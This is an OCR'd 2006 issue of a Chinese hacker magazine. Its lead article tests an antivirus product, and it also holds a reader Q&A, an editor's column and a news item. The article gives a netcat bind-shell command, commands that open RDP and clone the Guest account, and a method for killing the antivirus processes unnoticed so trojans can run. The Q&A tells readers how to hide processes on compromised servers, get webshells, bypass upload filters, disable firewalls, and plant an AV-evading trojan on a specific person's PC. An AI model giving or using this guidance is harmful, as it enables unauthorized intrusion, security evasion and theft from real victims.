
2、一种隐蔽的杀进程思路。

微点主动防御软件是福建东方微点信息安全有限责任公司开发的一套防病毒软件，其广告打的是可以查杀已知和未知病毒及其木马，听到这点，也许大家都会兴奋，其实使用的技术就是 HOOK WINDOWS 的 API 接口，分析程序的动作，来智能地推断程序是否符合病毒或木马等特征。如果符合，对病毒进行处理，否则放过。未知病毒查杀的技术基本上就这样，虽然说起来容易，但是做起来也很麻烦（对于我等小菜当然也是很难的，呵呵）。

一、测试微点之防御性

主动防御软件，个人认为最大的隐患就是乱杀错杀，因为它毕竟使用了智能分析推断病毒木马，微点很幸运地存在了这种问题。前几天，我申请到了微点的预升级用户，所谓预升级用户，其实就是给个预升级序列号，可以最先得到微点的最新内测版本，使用期限也比对外测试使用用户的长，对外测试使用用户的序列号使用期限是 90 天，而预升级用户的序列号期限是 180 天！（嘿嘿，高兴 ing，既能使用的时间长，还能得到最新功能的使用。）可等我装上升级成最新版本的时候，问题出现了，重启了下电脑后居然无法启动了，XP 的进度条走几下就死机，于是重启进入安全模式，卸载微点并马上和微点管理员联系。可气的是都已经知道问题出在 c:\windows\system32\drivers 下的 mp110011.sys 驱动文件上（注：mp110011.sys 是微点的某驱动文


件)，还需要好几天让我协助测试。电脑重启了无数次，终于在第四天把问题解决。问题解决了之后，把微点装好开启，感觉有点无聊，打算开脱兔（脱兔是BT下载软件）下部电影看，突然发现了问题。当我在打开脱兔后，提示需要打开脱兔的内核文件补丁时，微点作出反应了，如图1。


图1 微点提示脱兔为木马程序

居然提示是未知间谍软件，我实在无言，一装上就出现了错杀，不过好在默认设置是查杀病毒之前提示用户是否删除。但是大家试想一下，有些用户也许根本不知道TCPCRACK_2.EXE是什么东西，很有可能会选择删除，删除了脱兔的内核文件补丁，BT下载的时候就发挥不了充分的速度，不过这些都是小事，我无意间发现，如果是一个对用户来说很重要的文件被删除，而用户又不会去微点的“有害程序隔离”里还原，或者说“有害程序隔离”里面有很多被删除的程序，用户找不到里面哪个是那个非常有用的文件，那就真的郁闷了（小黑们问：有那么菜的人么？答曰：呵呵，别的不多说，你父亲他们一辈的就很多！）。上面是安装微点时出的问题和错杀病毒的一个例子，我相信绝对不会只有这么一个。

下面，我们再来看看微点对黑客工具的查杀力度有多强。第一个先来试下号称是瑞士军刀的NC，相信大家对它都比较熟悉了吧？我也不介绍了。在CMD下我不加参数直接打开NC，微点没有作出任何反应，这更能证明微点是HOOK WINDOWS API动作的，没有出现可疑的动作，它就不会对此进行处理。Ctrl+C结束了NC，我们再来加上参数测试下，看微点会不会杀，使用命令：**nc -l -p 1985 -e cmd.exe**，出现如图2。

看样子表现得还算不错，呵呵，但是有一点我不太清楚，如果选择“阻止”选项，微点就会再出现个类似图1的对话框，问你是否删除，但是如果选择“放行”选项，那么就可以继续使用NC，我推断可能是它不敢果断地认为NC是病毒，只能让用户确认下，如果用户放行，它就不敢轻易查杀，如果选择了阻止，那它就可以名正言顺地删掉这个文件了。我个人认为不应该把部分东西都交给用户来选择判断，也许别的程序出现类似状况，用户根本不知道这程序的文件是什么，也可能会造成错杀！说到这里，补充一下，VMware Workstation就是个很好的例子，当我在运行VMware Workstation启动虚拟机WIN2000时，微点就提示VMWARE-VMX.EXE文件为可疑程序，出现是否阻止运行的对话框，相信选择阻止确定后，一样会删。如果你感觉上面的这些有点可怕，那么你错了，我还发现了微点一个更可怕的地方。今天无聊的时候想看看微点能不能对付大名鼎鼎的WINSHELL。一打开


图2 微点阻止NC监听



图3 微点提示删除释放程序


图4 微点提示查杀源文件

WINSHELL，微点确实有提示了，不过提示的是允许不允许WINSHELL进行网络通讯，也没有说是未知病毒什么的，当我选择“拒绝”点确定后，突然发现正在听的音乐没声音了，当时以为是音箱有问题，动了动鼠标后才发现居然死机了（注：大家不要认为我电脑是相当垃圾的配置，我可以告诉大家，CPU是P4 2.8E，内存512M，硬盘80G），又试了几次，且又死了几次机。根据前几天那个驱动文件的事，让我想到这次也很可能是微点驱动上的问题。再来试下针对注册表进的程序操作，就用开3389和克隆用户的，在这里我选择了万能开3389+克隆GUEST集合工具，命令行下的一个小工具，比较好用，先来开下3389，使用命令：**supersc -s**，显示出“命令完成，端口:3389”，微点没有任何反应，再克隆下GUEST用户，使用命令：**supersc -c**，显示“克隆完成！”，微点还是没有任何反应，似乎微点对注册表动作一点也不关心。不管是添加服务，还是在run键里放自动运行的，它一律不管。

上面写防御黑客工具类别的，我们就先告一段落，下面再来看看微点对捆绑恶意病毒防御能力。随便在网络上找了个QQ木马和正常EXE程序捆绑到一起，名为“fds.exe”，然后运行，微点第一次提示有木马运行，发现是木马生成在System32目录的两个文件被发现了，如图3。当点击删除的时候，源文件不会被删，但是那个正常的程序也没有运行起来。然而当我再次运行“fds.exe”文件时，却连“fds.exe”文件一起删除了，如图4。

郁闷啊。其实我测试微点的捆绑查杀性有两个原因，一是想测试下微点对捆绑病毒查杀效果怎么样，二是感染型病毒（类似于白蚁病毒那样的）的查杀效果，因为这两个方面的东西在技术上应该都差不多，好的杀毒软件一定会把感染到正常EXE文件上的病毒删除，而差的就是连文件一起杀。如果是类似微点这样，遭遇到感染型病毒将会给用户损失很多有用文件，微点在这点做得又算是失败的了。好了，测试微点的查杀力度就先告一段落，毕竟篇幅有限。

二、让微点“失魂落魄”

在微点论坛上，有很多人说微点防范木马非常厉害，说的好像查杀率基本上是100%一样，不过说实在的，在我使用微点当中，它查杀木马力度确实也很强，不管是窃取密码的木马，还是远程控制的木马，就连一些很强悍的ROOTKIT也统统能搞定（虽然对待病毒、黑客工具什么的不怎么样，但是木马类的确实厉害），可能和这些程序的动作特殊有关系吧！然而有时候换种思维，很容易就把微点搞定了。一开始我的思路是，微点一定不会防范查杀那些结束进程的小程序吧，把微点的进程结束了不就可以为所欲为了吗？但是这样太放肆了，首先WINDOWS安全警报这关就过不去，微点进程全部一结束，WINDOWS安全警报就会马上提示什么杀毒软件已关闭之类的东西，一般敏感点的用户看到这个，都会有所警觉。不过经过我的研究测试，发现微点有4个进程，分别是MPMon.exe、MPSVC.exe、MPSVC1.exe和MPSVC2.exe，如果我们先结束了MPMon.exe，那任务栏下右边的那个微点图标就会退出，而且“WINDOWS安全警报”还会发出报警，如果先结束MPSVC1.exe和MPSVC2.exe任意一个，它们都会再次启动，有进程守护的，而MPSVC.exe进程，就是我们的突破口，我们先结束了MPSVC.exe进程，然后再结束MPSVC1.exe和MPSVC2.exe进程就可以了，不需要去管MPMon.exe进程，这样“WINDOWS安全警报”不会发出报警，而任务栏下微点的图标也运行正常，而且随便你运行什么病毒、木马之类的恶意程序，微点都不会再管了，这样我们的病毒木马就可以安然运行！此思路可以用在专门对付微点杀毒软

件的木马或病毒上，因为微点不会管那些结束进程的程序（注：此方法经笔者编程测试完全可以通过！）。只是稍微调整了下思路，就把微点查杀木马的神话给打破了，真是可笑。

三、总结评价

总体来说，微点杀毒软件的产品思路我个人感觉不错，也够大胆，杀毒软件和防火墙合二为一，似乎比较有前景，但是不够成熟，好多地方没有做到位，我在使用微点的同时，总是担心遇到病毒、木马、后门之类的东西在防范中死机，也许是驱动方面做得太烂的原因吧，总之在防范和查杀时总是让人担心，也就是说在防御杀毒时表现的不稳定。还有，装上微点后开机、关机速度会受到影响，启动稳定后感觉还可以。

本文只是抛砖引玉，希望大家看了这篇文章后会对主动防御杀毒软件有所想法，一起研究。此文写的测试方面也不太完整，对微点的防火墙、防止溢出等功能也没有过多的测试，毕竟只是抛砖引玉的文章嘛，呵呵，希望大家以后慢慢去挖掘，相信主动防御软件一定会有比较大的前景，也有很长的路要走！在写此文之前，本来想自己编写针对性的程序来测试，但是发现如果那样写的话代码要占很多篇幅，所以为了减少资源，就没有夹杂编程方面的东西。文中有错误之处请大家多多指出和原谅，毕竟我是菜鸟。

[本文中涉及到的工具“微点主动防御”软件在光盘有收录]

编辑点评：

小编拿到这篇文章以后测试了一下微点这款产品，在试用过程中也遇到了作者提到的那些错误。作者对软件的缺陷叙述得比较全面，并且结论是在实验后得到的，这点很重要。本文对于有些地方的叙述相对简单了一些，因为作者针对这款产品还自己设计了一些针对性的代码，只是由于篇幅有限代码部分就没有写出来，不过，这并不影响这篇文章的质量，依然让我们能用多元的思维去了解了这款产品的各个方面。文章的另一亮点是那个隐蔽的杀进程的思路，挺不错！话说回来，作者能够花费时间和精力去测试一个软件的BUG，对于拓宽开发人员的思路，开阔他们的视野有不小的帮助，是不可多得的宝贵测试。NOHACK

29号信箱

读后感

广西桂林市　　秦意能

→对某篇文章的读后感：

例如：文章名称：**没有16级也能免费自定义QQ头像**

读后感：看了以后，马上把自己最帅的相片上传，没有想到这么简单的东西为什么别人不知道，为什么我们不知道，看了这篇文章后，以后办什么事都要细心。

15岁的小秦同学很用心，赞一个。

山西省晋城市　赵少东

→对某篇文章的读后感：

例如：文章名称：**对某省铁通公司网站的安全检测**

读后感：唉，中国的网站安全性太差了，很多重要网站都有漏洞，不管是省级电信、网通还是互联星空都能被轻易突破，大学的安全性更不怎么样，北大、清华、上海交大、北京交通大学、香港科技大学、中国科大都有漏洞，而且有些还有'or'='or'绕过验证的漏洞，让人寒心，中国的管理员是干什么的？

国内安全任重而道远，不过，不只国内如此，很多发达国家的网络也存在这些问题。安全没有绝对的，安全也是有周期的，小编觉得我们现在需要重点解决的问题是，网管团队的技术和职业素质的培养，漏洞发现之后的应急响应速度和解决措施。大道理谁都懂，就看如何具体去实施了。

改版小调查

吉林　杨彪

→我觉得还需要改进，建议如下：

发现了一个错别字，在第6页，“黑客厨房”的第9个：“小鱼QQ大盗：不盗QQ软件”。111111111，那个“不”字？

小编急打开8月杂志，果然如此！小编看了又看，汗了又汗。

西安市　刑莹强

→有什么建议和意见

我觉得咱们杂志总体还是很棒的！……

意见也有！特别是对某些作者的文章，刚看得有点门道了，他却“下面就传个asp木马，就拿到webshell”天？！怎么传？我又迷茫了，往往用前面的方法进了后台，然后就僵在那儿了，讲详细点好不？我有点笨的！很多细节还需要给我们说的，行不？

刑莹强意见很好，小编在此提醒各位把关的编辑和各位作者，写文章一定要照顾大多数的初学者，同时，在我们杂志的标准里面，一篇好文章并不是那些高深莫测含糊不清的文字，而是通俗易懂、图文并茂，并能让初学者看了能轻松上手的文章。

Q&A NOHACK

Q: 我经常使用远程桌面终端登陆服务器肉鸡，是自建立的隐藏账户，没有克隆管理员。可是我在服务器上使用扫描器或者打开反弹木马的使用，管理员在任务管理器上显示所有用户进程就很轻易发现我，有什么好的办法吗 ？

A: 我们可以使用rootkit工具对你正在使用的软件进程进行隐藏，一般来说很多rootkit工具带了隐藏进程、服务和目录功能，但是简单的只是对进程进行隐藏，我们使用一款叫pmh的工具来进行隐藏，前提是需要进程PID（进程标识）。获取pid最简单的方法：1、任务管理器的“查看”下拉菜单里选择列→勾上“PID”，2、xp系统下直接用自带的tasklist命令列举进程。然后根据得到的PID值（根据程序对应变化），在cmd下调用pmh执行 pmh —hide pid ，再次打开任务管理器或者利用tasklist列举就不会看到该进程了，关闭命令dos窗口同样隐藏进程。这对于在服务器肉鸡上工作或者挂网游的朋友来说的确是非常必要的。当然，如果你是服务器管理员，利用icesword就可以轻易查看隐藏进程了。（注：该程序会被杀软报告为病毒，本身无危害，到网上搜索“进程隐藏工具”就能找到。）

Q: 经常看到有人很容易就把网站入侵了，作为一个新手，我很想知道有什么最简单的方法？

A: 做任何事情最好从基础抓起，如果你对脚本语言有一定了解，又能写出对应的程序，这样才能算是一个真正的黑客。既然你作为一个新手，建议你掌握好工具的使用，现在的入侵新人用到最多的是明小子的旁注工具DOMAIN3.5。他具备了注入点查找，上传漏洞和管理入口扫描等功能。如果是access数据库，建议根据扫到的对应管理字段信息，结合工具或者搜索引擎找到的后台登陆管理。常规的就是上传改了扩展名为图片格式的脚本木马，利用数据库备份或者恢复到对应目录来得到webshell。如果是SQL数据库，SA权限下直接利用扩展执行命令，而dbowner这样的低用户权限可以根据TREELIST扩展得到站点目录，然后利用差异备份或者log备份。相关详细方法可以从以往的《黑客手册》获取。当然，除了注入，时下流行的还有上传漏洞，或者结合最新程序脚本漏洞信息都可以轻易入侵网站。

Q: 我在使用灰鸽子管理一台服务器肉鸡的时候，利用远程telnet后程序没有回应，换pcshare和上兴等远程控制软件都是这个情况，请问如何解决？

A: 一般情况下远程控制软件都是调用%windir%\system32目录下的cmd，如果管理员删除掉这里的cmd，这个功能当然无法完成。而一般虚拟主机或者网站服务器都是会删除这个文件，解决的方法很简单，上传一个cmd到该目录下就可以继续执行命令了。所以有时候事情变通的想一下，会很容易得到解决的办法。

Q: 我已经多次被盗QQ和网络游戏账号了，我很想知道这些黑客是如何做到的，我可以学吗？

A: 其实盗号程序本身就是一种木马，利用取窗体和键盘钩子来获得密码，然后通过smtp或者http传输到设定的信箱或者接受页面。多次被盗取账号密码说明你的安全意识很薄弱，首先建议少在网吧上网，因为破除冰点或者还原卡后，很容易被人种植木马，如果是家庭上网，一定要打系统补丁和装杀毒软件以及防火墙。至于盗号，你在网上搜索对应的盗号器就可以了，配置起来非常简单。

Q: 按照8月黑客手册方法，我利用肉鸡开启代理后，却没有像作者说的那样成功刷成服务，总提示失败，这是为什么？

A: 现在互联星空插件破解的方法的确很少被公布，而以往刷服务是不受插件限制的，现在却成了难题。实际上据我所知，全国电信用户中，现在广东地区开通服务不受互联插件限制，这样就可以按照常规的方法，先在远程cmd下执行“net stop sharedaccess”停止防火墙，如果有其他防火墙也关闭掉相关服务和进程。然后远程开启代理和查看adsl密码。最后就开始刷服务的旅程吧，记得登陆qq号的时候不要使用代理。

Q: 利用注入得到一个后台，不能直接上传asp格式的文件，也没有数据库恢复功能，请问该怎么做？

A: 一般来说，后台都是不让上传asp格式文件的，我们可以利用抓包修改数据后NC提交；修改扩展为asa或者cer这些能被当作asp活动脚本解析的格式；在扩展后加上空格或者.这样会被吃掉的符号；自己修改代码post提交的地址，增加一个窗体进行双文件上传。甚至有些判断代码在本地，直接修改代码就可以绕过了。当然绕过上传的方法不一定是这些，例如ewebeditor在拷贝一份样本后，在上传文件里添加aaspsp格式后，可以直接上传asp格式文件。同时也不要只限制在上传上，例如试下数据库插马，或者在可以定义上传目录的后台里，确定服务器为win2003后增加一个xx.asp的目录，上传任意格式的文件到此目录下都被当作asp脚本解析了。总之方法是多样的，通过手册积累更多知识吧！

Q: 我的电脑是公用的，我想在公司挂qq，可是出去办事回来后，QQ总是被其他人关了，甚至有人用我qq随便跟人聊天，有什么办法可以解决？

A: 我们大可不必利用其他的隐藏任务栏托盘图标的工具，首先确定你用的是珊瑚虫版的QQ，在QQ登录后利用热键:ctrl+ +，注意是ctrl加上+号键，这样可以设置一个锁定密码，根据该密码可以自行隐藏和呼出qq，这下就不用担心挂不了qq，更不用担心号被其他人恶意利用。不过你的进程还不能达到隐藏，利用相关工具就能实现完美隐藏了，具体方法请参考第一个QA。

Q: 如何入侵指定的目标个人电脑？她是我喜欢的一个女孩子，我想以黑客的方式来取悦她。


A: 首先很佩服你的精神，入侵目标电脑实际上是一个不切实际的话题，因为可能很简单，也可能非常难。前提是我们都不是研究系统高手的情况下，试等待别人发布的微软溢出漏洞。可以是系统高危的远程溢出或者IE浏览器的执行漏洞。最好和最现实的方法还是社会工程学，取得信任后，通过qq或者邮件方式发送精心做好捆绑和免杀的木马。

黑客手册

¥10.8

2006.10

系漫游指南　WWW.NOHACK.CN　投稿Mail:nohack@21cn.com



0Day
让IE走向死亡

的最新漏洞利用（①VML②COM Object Heap Overflow Download Exec）

osin Blog的安全分析

[家采访] 对话职业黑客
——走近word漏洞发现者

方法：数据也复制
也疯狂——菜鸟木马捆绑新思路
马：找出你，杀掉你！
免杀之移花接木
亲补端口(1)
木马反病毒案例分析
马DIY入侵报警系统
去除msn8.0广告
密保Q号被社工透析
工程学应用——破网吧还原卡
个注入点引起的“入侵”
“免杀”步步高——EXE篇
毒身上搜到的宝藏——隐藏文件新方法
ux终极Sniffer
下载再次挑战网吧下载限制
pache自带“双刀”——用.htaccess和.htpasswd配置安全网站
前奏之手脱PECompact 2.x的六脉神剑

COOKIE欺骗，
再战Jimmy中文站留言簿忘不掉的伤

NOHACK

双节快乐

写在前面

编辑部小小郁闷二三事

统筹关机

小编上初中的时候学过统筹安排，大意好像是把几件事情充分合理的安排，以便来节约时间和提高效率。比如说煮饭的时候打扫卫生，上厕所的时候复习功课，意思就是两不耽误，老师说这里面的学问可大着呢。小编从小听从恩师教诲，牢记统筹安排，提高工作效率。工作中碰到重启电脑的间隙，小编也会乘机出去抽根烟，或者四处游荡看看新闻休息大脑，等再次回到电脑前，系统已经重回到桌面状态，真是两不耽误啊，爽。小编点击"重新启动"然后起身去统筹一系列事情，把这段重启间歇应用得淋漓尽致，然后回到电脑前，1111，怎么是"程序正在关闭，请确认"，晕S，小编当场大脑缺氧，只得点击确认，一直死盯着电脑直到重启为止。看来，统筹遇到微软，也会碰撞出BUG。

在线修改

有时候，小编会远程打开局域网内其他机器上共享的文档进行直接修改，而不是COPY到本机上修改再覆盖回去。这样是为了图省事。兴致勃勃的颇有成就感的一通添加和修改，点击保存，提示"你不能访问文件\\远程机"，编辑郁闷，近望远程机器发生了啥，只见电脑主人张阿姨已经关闭机器准备起身离去，小小郁闷一把。

剪去事件

除了复制，还有不留痕迹的剪切，有次小编正从本地剪往远程，突然远程死机，而本地被剪切文件已经不在。待到远程重启后，也没有发现该文件，郁闷，真是很郁闷，发誓以后再不做远程爱德华剪刀手。

出品人：非安全
编　辑：Python LCX Latteye 空气
小S 浪迹天涯 李文杰
特约编辑：风飘雨 小迷 XApache
剑心 寂寞刺猬 张宇
LinX B4N 小龙猪 小行
平面规划：菲凡族视觉
版式设计：黑游子
网　站：www.nohack.cn
网站编辑：ICEYES 空气
形　式：1CD＋1手册，手册仅随光盘一同赠送，不得单独销售
版权申明：图文版权所有，未经同意，不得转载
投稿信箱：nohack@21cn.com
邮购查询：hope_wym@sina.com.cn
nohack@21cn.com

随着10·1黄金周的到来，网络江湖可谓一波未平一波又起啊！先是baidu老大哥和天极之间的搜索问题，没过多久baidu遭遇黑客攻击，前几日又被人爆料说baidu有人挂马，看来老大不好当啊！黑客入侵中国移动通信网站，修改首页内容恳求降低话费！看来黑客也是平民老百姓，这就是生活啊！网上交易真的安全吗？网络安全的道路任重而道远啊！就在本次烽火台9月26日截稿时止，网上又爆出IE在本月的第2个0Day漏洞——VML溢出，这可真够微软忙活的。不过，微软反应也很快，小编在27号上班的时候，发现昨晚没有关闭的机器在任务托盘处提示补丁已经下载完毕，追踪下去果然是针对VML的MS06-055。本期“肉鸡接龙”将会有本月两个IE漏洞详细利用方法，感兴趣的读者又有新东西可以学习了。言归正传，我们接下来看看本月的新闻都有哪些精彩内容吧。

新闻串讲台

天极网认为百度的行为是在恶意操纵搜索结果，将提起诉讼！

在百度上搜索涉及“天极下载”的结果，多处直接指向百度新近收购的另一家关联网站天空的下载网站，而该网站所从事的下载软件业务在诸多方面均与天极下载频道相同或类似，所针对客户群也完全相同，双方是直接竞争关系。百度称经过技术分析得出的结论显示，搜索结果指向错误，是由于天极网所属的“天极网下载频道”出现人工编辑错误所致，该错误应由天极网负有全责。而天极则认为这是百度在推卸责任、拒不承认错误，并对这种态度和做法表示极为遗憾。

